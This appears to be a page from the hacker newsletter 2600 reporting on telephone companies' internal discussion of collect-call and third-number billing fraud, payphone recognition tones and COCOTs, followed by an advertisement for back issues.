
According to internal phone company documents that were sent to us, "fraudulent collect calling is an issue that has plagued the telephone industry for nearly as many years as the service has been available to the public." One of the biggest problems is, admittedly, that the United States never implemented the CCITT recommendation to have an internationally recognizable tone sound when a payphone picks up an incoming call. Prior to 1986, the United States had a numbering scheme. By using something called the Route Bulletin, operators from other countries were able to tell if they should check with the inward operator in the United States to see if the phone was a payphone ("checking for coin"). "This simple procedure greatly reduced the number of times that the foreign operator had to check with the US operator, yet was effective at controlling abuse." A major problem now exists because after divestiture, this numbering scheme was abandoned. Added to this was the introduction of COCOTs (private payphones). "Confusion over the true status of these phones and the growing number of these instruments caused the local telephone companies to select numbers for these instruments out of the general (non-coin) number pool." After first suggesting that every country in the world first consult a database before processing any collect calls to the United States, the interexchange carriers had a change of heart. The rest of the world took a rather dim view of the United States imposing its will upon everyone else and ignoring (as usual) the international standard. As a result, it's now been suggested by American phone companies that the coin phone recognition tone be implemented. Apart from everybody else in the world being opposed to it, the disadvantages of relying upon the database included: questions about database accuracy, the fact that training would be required, the fact that validation would require two operators, and that there are no contractual protections for any database failures. The companies also believe such a tone will help cut down on fraud within the United States. AT&T says, "Public and coin phones are very often the vehicle used by defrauders. Posing as telephone company employers, fraud perpetrators convince consumers to accept numerous bills to third calls and to give out their calling card pin. A signal such as the recognition tone, when nationally recognized by all US subscribers as signifying a coin phone, could spell an end to scammers who conduct business from payphones and leave coin phone numbers as a call back number to their unsuspecting prey." The new system, including a voice message, will be tested with Pacific Bell. BellSouth, however, believes that the database system could still be used from overseas, provided the interexchange carriers set up separate trunks to carry 0+ traffic and do the validation themselves.

Among the most common forms of third number billing fraud, the phone companies cite: "billing to voice mail, scams, cellular (to and from), international, billing to unassigned numbers, recorded acceptance messages, database failures and inaccuracies, as well as no live verification."

AT&T also stated, "With growing frequency, defrauders are establishing telephone service and billing large numbers of calls to that service, with no intention of paying the bill. This is often done by providing the LEC (local company) with fraudulent information on the service application."

Other issues being discussed within the telco inner circle include providing COCOTs with their own ANI and an apparent blue box type of fraud involving US Sprint.

SPECIAL OFFER!


"LOOK OUT, HE'S GOT A COMPUTER!"
2600 WANTS YOU!
Those Horrible Hackers Strike Again
FLASH.......
That's right, America's #1
phone phreak/computer hacker newsletter
MCI Mail
EasyLink
2600
1984 1985 1986
Public Phone
Fun With Fortress Fones
MA BELL IS A CHEAP MOTHER
THE THEORY OF 'BLUE BOXING'
Electronic Switching Advances
A FRIEND IN HIGH PLACES
Getting In The Back Door
A GUIDE TO SOME POPULAR OPERATING SYSTEMS
THE TROUBLE WITH TELEMAIL
Sherwood Forest Shut Down by Secret Service
HACKING ON TELENET
It's as easy as 123456!
Private Sector Returning
MY COMPLIMENTS TO THE PRIVATE SECTOR!
MC
SEIZED!
2600 Bulletin Board is Implicated in Raid on Jersey Hackers
AHOY!
2600: Join The Movement

Here's the deal: 1984, 1985, and 1986 back issues normally go for $25 per year. Order these years before 12/31/92 and the whole thing will only cost $50, $60 overseas! Other years are $25, $30 overseas. Renewals are $21 for individuals, $50 for corporations, $30 and $65 respectively overseas. Mail to 2600, PO Box 752, Middle Island, NY 11953. Void where prohibited.